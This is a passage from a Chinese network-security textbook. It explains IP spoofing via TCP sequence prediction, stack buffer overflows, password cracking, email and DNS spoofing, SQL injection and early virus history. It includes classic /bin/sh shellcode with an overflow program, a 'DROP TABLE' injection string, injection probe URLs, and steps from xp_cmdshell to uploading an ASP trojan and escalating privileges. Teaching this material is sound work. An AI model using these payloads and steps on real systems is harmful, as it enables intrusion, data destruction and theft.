通常，攻击者不会使用正在工作的 IP 地址，因为这样一来，真正的 IP 持有者就会收到 SYN/ACK 响应，而随之发送告知受攻击主机自己没有发起过连接，从而断开连接，如图 2.15 所示。




图 2.15　采用真实在线的 IP 地址无法实现 IP 欺骗

攻击被信任的主机 B，使之不能正常工作并不是攻击者的最终目的，下面要做的是对目标主机进行攻击，这就必须知道目标主机使用的数据包序列号。采用 TCP 初始序列号预测技术，攻击者可以生成相应的 TCP 数据包；当这些虚假的 TCP 数据包进入目标主机时，根据估计的准确度不同，会发生不同的情况：

- 如果估计的序列号是准确的，进入的数据将被放置在接收缓冲区以供使用。转入下面的攻击过程。
- 如果估计的序列号小于期待的数字，数据报文将被放弃。

- 如果估计的序列号大于期待的数字,并且在滑动窗口之内,那么,该数据被认为是一个未来的数据,TCP 模块将等待后继的数据。如果估计的序列号大于期待的数字,并且不在滑动窗口之内,那么,TCP 将会放弃该数据并返回一个期望获得的数据序列号。但是,攻击者的主机并不能收到返回的数据序列号。

当准确预测了初始序列号后,对目标主机 A 的攻击就可以开始了:

时刻 1　Z(B)—SYN→A

攻击者伪装成被信任主机的 IP 地址(此时,该主机仍然处在停顿状态),向目标主机的 513 端口(rlogin 的端口号)发送连接请求。

时刻 2　B←SYN/ACK—A

目标主机对连接请求作出反应,发送 SYN/ACK 数据包给被信任主机(如果被信任主机处于正常工作状态,那么会认为是错误并立即向目标主机返回 RST 数据包,不幸的是此时它处于停顿状态)。按照计划,此时的被信任主机会抛弃该 SYN/ACK 数据包。

时刻 3　Z(B)—ACK→A

攻击者向目标主机发送 ACK 数据包,该 ACK 使用前面估计的序列号加 1(因为是在确认)。如果攻击者估计得正确,目标主机将会接收该 ACK 。至此,攻击者主机和被攻击者主机就建立了一条 TCP 连接。

时刻 4　Z(B)—PSH→A

双方开始数据传输。通常,攻击者将在系统中放置一个后门,为下一次侵入铺平道路。

2.5　应用层攻击技术

自 1988 年首只“蠕虫”爬到网络上祸害了近十分之一的主机后,网络安全问题就引起了各界的关注。许多企业在网络和周边安全上进行了大量的投入,以限制黑客们的网络攻击。然而,当安全专家们忙于建立网络控制措施时,黑客们已经把目标转向了应用层。

在应用层,黑客们可以选择的攻击技术主要包括缓冲区溢出、口令探测、电子邮件攻击、DNS 欺骗等。应用层攻击可以绕过针对网络层和传输层攻击的种种防护。据从事全球技术研究和咨询的 Gartner 公司调查显示,现阶段成功的网络攻击案例中至少有 75%发生在应用层。

2.5.1　缓冲区溢出

2.5.1.1　概念

缓冲区溢出是指:当计算机向缓冲区内填充数据时,填充的位数超过了缓冲区本身的容量,溢出的数据覆盖了其他程序或系统的合法数据。

如果所有程序都严格地先申请足够的缓冲区长度,然后检查数据的长度,不允许输入超过缓冲区长度的数据存入缓冲区,那么就不会产生缓冲区溢出的问题。但是,大多数程序员习惯于假设数据长度总是与所分配的存储空间相匹配,这就为缓冲区溢出埋下隐患。

缓冲区可以设在堆栈(stack,自动变量)、堆(heap,动态分配的内存区)或静态资料区。缓冲区溢出是一种非常普遍而危险的漏洞,其中最为危险的是堆栈溢出,因为攻击者可以利

用堆栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，可以利用它使系统崩溃，导致拒绝服务，也可以利用它执行非授权指令，甚至可以取得系统特权，进而进行各种非法操作。

先看下面这段代码，主程序在字符数组 buffer 中连续放入 256 个字符 A，然后调用函数 fun。

```
void fun ( char * str ) {
    char buf [16];
    strcpy( buf,str );
}

Main( ) {
    char buffer[256];
    int i;
    for ( i = 0; i < 256; i++)
        buffer[i] = 'A';
    fun ( buffer ) ;
}
```

编译执行这段代码后出现这样的提示：Segmentation fault (core dumped)，这意味着发生了缓冲区溢出。

如果在 buffer 中保存的不是字符 A，而是攻击者想执行的代码(shellcode：UNIX/Linux 环境下外壳代码)，其溢出部分的长度覆盖了调用函数 fun 的返回地址(ret)，使它指向缓冲区中 shellcode(其内容是取得高级权限的恶意代码)的开头。那么，在当前执行进程(或函数)返回时就可以跳转到 shellcode 处，并且攻击者会获得管理员权限，这样就可以在目标主机上植入木马，修改或建立一个新的 Socket 连接等。

2.5.1.2　原理

我们知道“堆栈”的特点是“后进先出”，而在高级语言中使用堆栈的场合有函数调用、函数中的临时变量、参数的传递和返回值。

当程序中发生函数调用时，步骤如下：

(1) 把参数压入堆栈。

(2) 保存指令寄存器(IP)中的内容，作为返回地址(RET)。

(3) 将基址寄存器(FP)压入堆栈。

(4) 把当前的栈指针(SP)复制到 FP，作为新的基地址。

(5) 为本地变量分配空间，把 SP 减去适当的数值。

在上面的小例子中，从 buf 开始的 256B 都将被 * str 的内容'A'覆盖，包括 sfp、ret 甚至 * str。而'A'的十六进值为 0x41，所以函数的返回地址变成了 0x41414141，超出了程序的地址空间，所以会出现段错误 Segmentation fault (core dumped)。

下一步，在溢出的缓冲区中写入想执行的代码，再覆盖返回地址(ret)的内容，使它指向缓冲区的开头，就可以达到运行其他指令的目的。如果攻击者想要执行的代码已经在被攻击的程序中了，他只要对代码传递一些参数。例如，攻击代码要求执行 exec ("/bin/sh")，而在 libc 库中的代码执行 exec(arg)，其中 arg 是字符串的指针参数，攻击者只要把传入的

参数指针改向指向"/bin/sh"即可。例如：

```
void main( ) {
    char * name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve( name[0], name, NULL );
}

char shellcode[ ] ="\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\
xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/
sh";
/* 执行外部程序的二进制代码 */

char large_string[128];
void main( )
{
    char buffer[96];
    int i;
    long * long_ptr = (long * ) large_string;

    for (i = 0; i < 32; i++)
     * (long_ptr + i) = (int) buffer;
    for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];
    strcpy( buffer,large_string);
}
```

这段小程序完成了下面3个动作：

- 在large_string中填入buffer的地址，并把shell代码放到large_string的前面部分。
- 将large_string复制到buffer中，造成溢出，使返回地址变为buffer，而buffer的内容为shell代码。
- 当程序试从strcpy( )中返回时，就会转而执行shell。

Windows NT系统、Internet Information Server 4.0(IIS 4)等都曾因为存在缓冲区溢出的漏洞而遭受过黑客的攻击。

2.5.2 口令攻击

无论用户使用什么操作系统，如果要使用文件传输服务或远程登录，系统总是要核实访问者的身份，只有通过身份验证的用户才被允许使用系统本身及其资源。访问者的合法身份就是其用户账号和口令。

一般情况下，用户账号由含两个以上字符且容易记忆的字符串组成。获得素不相识的用户的账号看上去并不容易，可是人们的一些习惯往往会不知不觉地泄露了自己的用户名：为了方便记忆，账号常常是用户姓名的缩写。看看自己的电子邮件地址、QQ用户名、论坛登录名，是否就包含了在常用计算机上的账号？而当攻击者能够使用目标主机的Finger功能时，就可以查询到主机系统保存的用户资料(用户名、登录时间等)，这样内部的攻击者就很容易拿到需要的高权限账号。如果这些都不行，还可以利用网络监听技术，将用户账号和

口令一网打尽。

由于用户账号的保密性比较差，口令的安全就显得相当重要了。口令攻击就是为了获得用户的口令，前提是先获得了目标主机上的某个合法用户账号。获得用户口令有多种方法，其中“社会工程”的方法是利用骗局破解密码，往往会让没有防备的人们不知道何时就泄露了口令。例如，著名黑客米特尼克所写的《欺骗的艺术》就阐述了如何运用社会工程学原理破解密码（此书也被列为网络安全人员必读教程）。

下面引用了书中的一个例子：某公司新任安全分析师 John 要测试公司的安全状态，他首先给技术支持人员打了一个电话，说自己是远程用户，要求重设密码。由于 John 知道公司的命名约定是用户名加上姓的首字母，并且从公司的电话目录中知道信息总监名字是 Jeff，姓 Ronald，即他的登录名是 JeffR。John 假装成 Jeff 打电话给技术支持人员说自己忘记了密码并要求重设。技术支持人员每天都要做多次这样的工作，很快就给他回电话，告诉他新的密码是 friday，因为恰好是星期五。然后 John 就以 Jeff 的身份登录了。

获得用户口令的方法还有猜测、字典攻击、强行攻击、利用工具破解等。

1. 猜测简单口令

很多人习惯使用自己或家人的生日、电话号码、车牌号码、简单数字或者身份证号码中的几位，或使用自己、孩子、配偶的名字或昵称，或使用一些默认口令、在计算机周边可以看到的字串等，还有系统管理员使用 admin、system、password 等简单词语，甚至不设密码，这样黑客很容易猜到密码。

2. 字典攻击

在 UNIX 操作系统中，用户的基本信息存放在 passwd 文件中，所有的口令经过 DES 加密后专门存放在 shadow 文件中。UNIX 系统利用函数 crypt()对口令进行加密，同样 crypt()也可以破解口令。

多数用户会使用词典中的单词作为口令，词典攻击就是用一个包含大多数单词的词典文件来猜测用户口令。字典里一般每行一个单词，以明码文本形式出现，使用有一万个单词的词典一般能猜测出系统中 70%的口令。与尝试所有可能的组合相比，字典攻击需要的时间短得多。互联网上有许多不同语言的字典，黑客们可以用来破解别国用户的口令。

字典攻击的做法是将字典中的大量单词送到函数 crypt()中，看看是否有与/etc/passwd 文件中加密口令相匹配的单词。如果有一个单词与目标口令匹配，则认为口令被破解，并将其相应的明码文本单词保存到文件中。这种方法很成功，一些口令破解工具就是这样实现的。

3. 强行攻击

强行攻击是对所有字母、数字、特殊字符所有的组合进行尝试，组合的长度为 $1\sim n$（n 为破解到口令时的组合长度或者系统对口令长度的最大限制）。强行攻击是对口令可能的字符集采用穷举法，例如先从字母 a 开始，尝试 aa，ab，ac，…，az，a0，a1，…，a9，然后尝试 aaa，aab，aac，…。

由 4 个小写字母组成的口令共有 26^4 种组合，利用普通的计算机一般可以在几分钟内破解，而由 10 个含大、小写字母及数字、标点组成的口令，其可能的组合为 82^{10}，这个数字已经远远超出了我们的想象。但是，如果有速度足够快的计算机，理论上仍然能最终破解所有

的口令。是否进行强行攻击主要看花费的代价与能获得的信息的价值相比是否值得。

另外,Internet 蕴含了超级的计算能力,对于安全也是很大的冲击。在 1993 年,非对称密码算法 RSA 的三个发明者在《科学美国人》的数学游戏专栏上公布了一个 129 位的十进数(426b),悬赏奖励分解该数的读者。当时他们估计至少在 4 亿亿年后才能得到破译结果。然而,1994 年 4 月,由 Atkins 等人在 Internet 上动用了 1600 台计算机,仅仅工作了 8 个月之后就领到了这笔奖金。

4. 利用工具破解

现在,已有不少口令破解工具,例如,UNIX 平台下最常用的是 Crack,这种工具快速灵活,并且可以对规则进行组合;L0phtCrack 用于 Windows NT 的口令攻击;PWDump2 针对 Windows 2000;John the Ripper 可以在 UNIX 和 Windows 平台运行,功能强大,运行速度快,还可以进行字典攻击和强行攻击;在规定所需要使用的字符数目和字符类型后,Slurpie 能执行词典攻击和定制的强行攻击,并且能分布运行,即把几台计算机组成一台分布式虚拟机,在很短的时间里完成破解任务。其他还有 CrackerJack、Qcrack、Pcrack、Hades、NWPCRACK、ADSL 密码破解工具、QQ 密码破解器、邮箱密码破解软件、压缩文件密码破解器等,也有很多针对 Windows 7、Windows 10 的口令破解工具,有兴趣的读者可以查阅有关资料。

2.5.3 电子邮件攻击

电子邮件(E-mail)是用户使用最多的互联网业务之一,也是黑客们的一个攻击重点。由于电子邮件系统中存在许多安全漏洞,因此使用电子邮件其实面临巨大的安全风险,例如伪造邮件、窃取/篡改数据和病毒等。

2.5.3.1 电子邮件系统中的安全漏洞

1. Hotmail Service 漏洞

微软公司的 Hotmail Service 中存在一系列安全问题,利用这些安全漏洞很容易窃取到 Hotmail 用户的口令:攻击者发送包含 JavaScript 代码的信息,当 Hotmail 用户看到信息时,内嵌的 JavaScript 代码要求用户重新登录进 Hotmail。而当用户这样做的时候,其用户名、口令和 IP 地址都被通过 E-mail 发送到攻击者手中。

2. sendmail 安全漏洞

sendmail 是一个非常复杂庞大的系统,一直存在安全问题,例如,可以通过 sendmail 来查看目标系统上是否运行 decode 别名,该别名有很多隐患;早期版本不对发送方进行认证。

3. 用 Web 浏览器查看邮件

基于 Web 的免费电子邮件用户越来越多,但也屡遭攻击。这不是偶然的,因为用浏览器来查看邮件有先天性缺陷,这使得黑客通过 JavaScript、Java、CGI 等技术实施攻击成为可能。

4. E-mail 服务器的开放性带来的威胁

E-mail 服务器向全球开放,很容易受到黑客的袭击,从而暴露用户隐私。信息可能携

带损害服务器的指令。例如：Morris bug 有一种会损坏 Sendmail 的指令，这个指令可使其执行黑客发出的命令。

5. E-mail 传输形式的潜在威胁

多数 E-mail 还是以明文形式传输的，这样用户的私有信息很难得到保障。

2.5.3.2　电子邮件攻击

电子邮件攻击主要有两种形式：E-mail 欺骗和 E-mail 炸弹。

1. E-mail 欺骗

目前，利用 E-mail 进行欺骗的行为主要有以下几种：

- E-mail 宣称来自系统管理员，要求用户将口令改变为特定的字符串，并声明如果用户不照此办理，将会发生对用户不利的种种情况。实际上，任何系统管理员都不会用 E-mail 发出这样的要求；
- E-mail 声称来自某一授权人，要求用户发送其口令文件或是其他敏感信息的副本。由于简单邮件传输协议（SMTP）没有验证系统，伪造 E-mail 十分方便。但是，如果注意查看 E-mail 信息的表头，注意 E-mail 到达目的地前经过的所有"跳跃"或暂停地，注意表头中诸如"接到"和"信息-ID"的信息，并与 E-mail 的发出/收到记录比较，就会看到甚至会找到 E-mail 欺骗的蛛丝马迹。

例如，用户收到一封 mail，无正文，附件为 soft. exe、card. exe 或 picture. exe，双击后无任何反应。此类文件是著名的"特洛伊木马"，属有害程序，会在用户接入互联网后被远端黑客控制，盗取密码及文件，甚至破坏硬盘等。所以，凡是 E-mail 的附件是可执行文件（. EXE、. COM）及 Word、Excel 文档（包括. DO？ 和. XL？ 等），切不可随便打开或运行，除非能确定它不含恶意程序。

2. E-mail 炸弹

E-mail 炸弹就是让某个用户反复收到地址不详、容量巨大、内容粗俗的邮件，是黑客的主要攻击手段之一。E-mail 炸弹虽然简单，但是危害却非常巨大，它大量占用了用户的邮箱容量，有可能导致丢失正常邮件，影响用户的工作；它使得邮件服务器空间紧张，异常繁忙，网络负载加剧，响应迟钝，影响其他用户的正常工作，甚至造成服务器崩溃。

所以，现在很多邮件服务器上都启用了邮件过滤系统和防电子邮件病毒软件，而对付邮件欺骗则需要使用如 PGP 一类的邮件加密签名技术。

2.5.4　DNS 欺骗

Internet 上采用 IP 地址识别主机，而用户更习惯于通过有意义的名称记忆网站。DNS 服务就成了名称与地址之间的桥梁，也成为 Internet 上必不可少的基础服务。但是由于 DNS 协议不对转换或信息的更新进行身份认证，攻击者可以将错误的信息告知 DNS 服务器，从而通过 DNS 欺骗的手段将用户引向攻击者指定的主机。例如，DNS 上原来对某个网站的地址解析项目是"** 网站的域名——网站的 IP 地址"，而攻击者告知 DNS 一个更新信息"** 网站的域名——攻击者设定的 IP 地址"。

这样，当用户依然打开自己熟悉的链接访问网站时，网页的 URL 虽然没变，但实际的数据包已经发到了攻击者的主机上。如果攻击者提供的网页和真实网站的网页很相似，用

户可能很长时间都发现不了这个问题。

IE 等浏览器一般都有地址栏和状态栏，连接到某个站点时，地址栏和状态栏中显示相应的信息。为了防止用户由此发现问题，攻击者往往还要用 JavaScript 程序重写地址栏和状态栏，以覆盖真实信息，达到欺骗的目的。

更进一步，如果这个网站是与金融相关的，如网络银行，那么当用户登录时，输入的用户名和密码就会被截取，然后再转向真正的网银站点。当用户结束操作后，账号内的资金说不定就流入黑客囊中。这就是近年来颇受关注的"钓鱼网站"的一种实现方法。

2.5.5 SQL 注入

Web 浏览是上网用户普遍使用的一项网络应用，因此针对网站的攻击很多，SQL 注入就是利用网站开发中的安全漏洞进行攻击的一种形式。

2.5.5.1 SQL 注入攻击的概念

SQL 注入攻击最常见的原因是动态构造了 SQL 语句，却没有使用正确的参数。例如，下面的 SQL 查询代码，其目的是根据由查询字符串提供的用户身份证号(card_no 字段)来查询用户的姓名(usr_name 字段)等信息，例如，图 2.16 的网页就需要根据用户的身份证号码来登录。

```
String ls_sql, card_no
card_no = Request.QueryString("card_no")
ls_sql = "SELECT * FROM user WHERE card_no = '" + card_no + "'"
```




图 2.16 某市公积金查询页面

在正常情况下，用户会使用身份证号来访问这个网站，编码的执行顺序如下：

(1) 浏览器的 URL 指向包含上述代码的页面。

(2) 用户在页面上输入自己的身份证号码。

(3) 数据库服务器执行 SQL 语句。

上述对于数据库的 SQL 查询在执行时具体的查询代码为

```
Select * FROM user WHERE card_no = '320103 ******** 201x'
```

这是开发人员预期的做法，通过身份证号码来查询数据库中用户的具体信息。然而，如果参数值没有被正确地编码(encoded)，那么，黑客可以很容易地修改查询字符串的值，例如在后面嵌入附加的 SQL 语句：

```
Select * FROM user WHERE card_no = ''; DROP TABLE user; -- '
```

在上面这行语句中，查询字符串的值为空，后面添加“；DROP TABLE user --' ”，通过“；”字符终止当前的 SQL 语句，并添加了自己的恶意的 SQL 语句，然后把语句的其他部分用“--”字符串注释掉。这样，实际语句为：

```
Select *
FROM user
WHERE card_no = '';          //查询条件为空，查询结果为空
DROP TABLE user;             //删除数据库中的 user 表
 -- '                        //注释语句，后面的不被执行
```

这串语句的执行结果是：数据库先对 user 表进行查询，然后把这张表删除。也就是，这一次还可以查表，查过之后表就不存在了！更有甚者，恶意代码可以删除更多数据表，甚至删除数据库。

实际上仅仅删除数据库还不是最糟糕的，黑客可以不摧毁数据，而是利用 SQL 注入攻击，在数据库中执行如 JOIN 等语句，获取各种数据并显示在页面上，包括用户名、密码、信用卡号码等。SQL 注入的手法相当灵活，黑客还可以通过添加 UPDATE、INSERT 等语句改变各种信息，添加新的管理员账号，从而成功获取想要的数据……可以想象，这些动作完全可以让数据系统彻底混乱。

SQL 注入是从正常的 WWW 端口访问，而且表面上跟一般的 Web 页面访问没什么区别。因此，通常防火墙也不会对 SQL 注入发出警报，如果管理员没有查看 IIS 日志的习惯，可能被入侵很长时间都不会发觉。

2.5.5.2　判定网站是否可进行 SQL 注入攻击的步骤

寻找容易受到 SQL 注入攻击的网站的步骤如下，操作并不复杂：

(1) 寻找动态网站，即那些可以带查询字符串的，能够与用户进行动态交互的网站，这样的网站有很多，例如 http://www. *** . com. cn/viewtext. asp?id=144581。

(2) 给这个网站发送一个请求，改变其中的 id=…语句，带一个额外的单引号，试图取消其中的 SQL 语句，例如 id=144581'。

(3) 分析返回的回复，在其中查找 SQL、query 这类关键字，这些往往表示应用返回了详细的错误消息。

(4) 检查错误消息，如果表示发送到 SQL 服务器的参数没有被正确加码，就意味着可对该网站进行 SQL 注入攻击。

Michael Sutton 通过 Google 寻找到 1000 个网站，并进行了随机取样测试，检测到其中的 11.3%容易受到 SQL 注入攻击。这意味着黑客可以远程利用那些应用里的数据，获取任何没有加密的密码或信用卡数据，甚至有可能以管理员身份登录进这些应用。这对于使用网站的消费者或用户来说很糟糕，因为他们并没有意识到正在使用的网站有着很大的风险。

2.5.5.3 SQL 注入攻击的步骤

1. 判定 SQL 注入漏洞

在确定可对网站进行 SQL 注入攻击后，可以先调整浏览器的安全设置，例如，在 Internet Explorer 中选择菜单“工具”→“Internet 选项”命令，在“高级”选项卡中将“显示友好 HTTP 错误信息”前面的钩去掉。下面以 HTTP://www. *** . com/ viewtext. asp?id=X 为例进行分析，X 可能是整型参数，也有可能是字符串型参数。

1) X 为整型参数

当输入的参数 X 为整型时，通常 viewtext. asp 中 SQL 语句大致为

```
select * from table where field = X
```

可以用以下步骤测试 SQL 注入是否存在：

(1) 附加一个单引号：HTTP:// www. *** . com/ viewtext. asp? id=X'，运行异常。此时 viewtext. asp 中的 SQL 语句变成

```
select * from table where field = X'
```

(2) 输入 HTTP:// www. *** . com/ viewtext. asp? id=X and 1=1，viewtext. asp 运行正常，而且与 www. *** . com/ viewtext. asp? id=X 的运行结果相同。

(3) 输入 HTTP:// www. *** . com/ viewtext. asp? id=X and 1=2，viewtext. asp 运行异常。

如果(1)～(3)都满足，viewtext. asp 中一定存在 SQL 注入漏洞。

2) X 为字符串型参数

当输入的参数 X 为字符串时，通常 viewtext. asp 中 SQL 语句大致为

```
select * from table where field = 'X'
```

可以用以下步骤测试 SQL 注入是否存在：

(1) 附加一个单引号：HTTP:// www. *** . com/ viewtext. asp?id=X'，运行异常。此时 viewtext. asp 中的 SQL 语句变成

```
select * from table where field = 'X''
```

(2) 输入 HTTP:// www. *** . com/ viewtext. asp? id=X &…; 1'='1'，viewtext. asp 运行正常，而且与 www. *** . com/ viewtext. asp? id=X 的运行结果相同。

(3) 输入 HTTP:// www. *** . com/ viewtext. asp? id=X &…; 1'='2'，viewtext. asp 运行异常。

如果(1)～(3)都满足，viewtext. asp 中一定存在 SQL 注入漏洞。

2. 分析数据库服务器类型

Access、SQL Server 和 Oracle 是网站常用的数据库服务器，不同的数据库有不同的攻击方法，需要区别对待。此时，可以通过数据库服务器的系统变量进行区分：如 SQL Server 和 Oracle 有 user 等系统变量，系统表是 sysobjects，在 Web 环境下有访问权限；而 Access 的系统表是 msysobjects，在 Web 环境下没有访问权限。以下两条语句：

```
HTTP:// www. *** .com/ viewtext.asp?id = X and (select count( * ) from sysobjects)> 0
HTTP:// www. *** .com/ viewtext.asp?id = X and (select count( * ) from msysobjects)> 0
```

对于 SQL Server 和 Oracle 数据库，第一条运行正常，第二条出现异常；而对于 Access 数据库，这两条语句都会引起异常。

3. 确定 XP_CMDSHELL 可执行情况

若当前连接数据的账号具有管理员权限，且 master. dbo. xp_cmdshell 扩展存储过程（调用此存储过程可以直接使用操作系统的 shell）能够正确执行，则整个计算机都可以直接控制。

4. 发现 Web 虚拟目录

Web 虚拟目录是放置 ASP 木马的位置，要确定其位置，可以尝试猜测常用的 Web 虚拟目录，一般是 C:\inetpub\wwwroot 或 D:\inetpub\wwwroot 或 E:\inetpub\wwwroot 等，而可执行虚拟目录是 C:\inetpub\scripts 或 D:\inetpub\scripts 或 E:\inetpub\scripts 等。也可以遍历系统目录，分析结果并发现 Web 虚拟目录。

5. 上传 ASP 木马

ASP 木马是一段有特殊功能的 ASP 代码，并放入 Web 虚拟目录的 scripts 下，远程客户通过 IE 就可执行，进而得到系统的 USER 权限，实现对系统的初步控制。上传 ASP 木马可以通过 Web 的远程管理功能猜解数据库名称、用户名表的名称、用户名字段及密码字段名称、用户名与密码；也可以利用表内容导出为文件功能，创建临时表，一行一行输入一个 ASP 木马，然后用命令导出形成 ASP 文件。

6. 得到系统的管理员权限

ASP 木马只有 USER 权限，要想获取对系统的完全控制，还要有系统的管理员权限。提升权限的方法有很多种，如上传木马修改开机自动运行的.ini 文件等。

2.6　网络病毒与木马

计算机病毒是计算机技术和以计算机为核心的社会信息化进程发展到一定阶段的必然产物。随着网络的发展和广泛应用，病毒也随之蔓延到网络的各个角落。木马程序也借网络之便被形形色色的攻击者通过非法手段植入到目标计算机中，一边潜伏一边收集用户的各种账号和密码，使它的控制者直接从中获利。网络病毒和木马流传广泛，对用户的危害也极其严重，是当前杀毒软件以及个人防火墙等防范的重点。

2.6.1　病毒概述

计算机病毒产生的原因有多种，大致可以归为好奇、恶作剧、报复心理、版权保护以及为了达到特殊目的。

2.6.1.1　病毒的发展

早在 1949 年，距离第一台商用计算机的出现还有几年时，计算机的先驱者冯·诺依曼

在他的一篇论文《复杂自动机组织论》中提出了计算机程序能够在内存中自我复制，就已经把病毒程序的蓝图勾勒出来，但当时，绝大部分的计算机专家都无法想象这种会自我繁殖的程序。

20 世纪 60 年代初，在美国贝尔实验室里，3 个年轻的程序员编写了一个名为《磁芯大战》的游戏，游戏中通过复制自身来摆脱对方的控制，这就是病毒的第一个雏形。

1975 年，美国科普作家约翰·布鲁勒尔写了一本名为《震荡波骑士》的书，该书第一次描写了在信息社会中，计算机成为正义和邪恶双方斗争工具的故事，成为当年最佳畅销书之一。

1977 年夏天，托马斯·捷·瑞安的科幻小说《P-1 的青春》成为美国的畅销书，轰动了科幻界。作者幻想了世界上第一个计算机病毒，它可以从一台计算机传染到另一台计算机，最终控制了 7000 台计算机，酿成了一场灾难，这实际上是计算机病毒的思想基础。

1983 年 11 月 3 日，美国计算机安全专家弗雷德·科恩博士研制出一种在运行过程中可以复制自身的破坏性程序。伦·艾德勒曼将它命名为计算机病毒，并在每周一次的计算机安全讨论会上正式提出。8 小时后专家们在 VAX11/750 计算机系统上运行该病毒程序，第一个病毒实验成功，一周后又获准进行 5 个实验的演示，从而在实验上验证了计算机病毒的存在。从 20 世纪 80 年代起，IBM 公司的 PC 系列微机因为性能良好、价格便宜，逐步成为世界微型计算机市场上的主要机型。但是由于 IBM PC 系列微型计算机自身的弱点，尤其是 DOS 操作系统的开放性，给计算机病毒的制造者提供了可乘之机。因此，装有 DOS 操作系统的微型计算机成为病毒攻击的主要对象。

1986 年年初，巴基斯坦有两个以编写软件为生的兄弟，为了打击那些盗版软件的使用者，设计出了一个名为巴基斯坦(Brain)的病毒。该病毒是一种系统引导型病毒，在一年内流传到了世界各地，这就是世界上第一个真正的病毒。

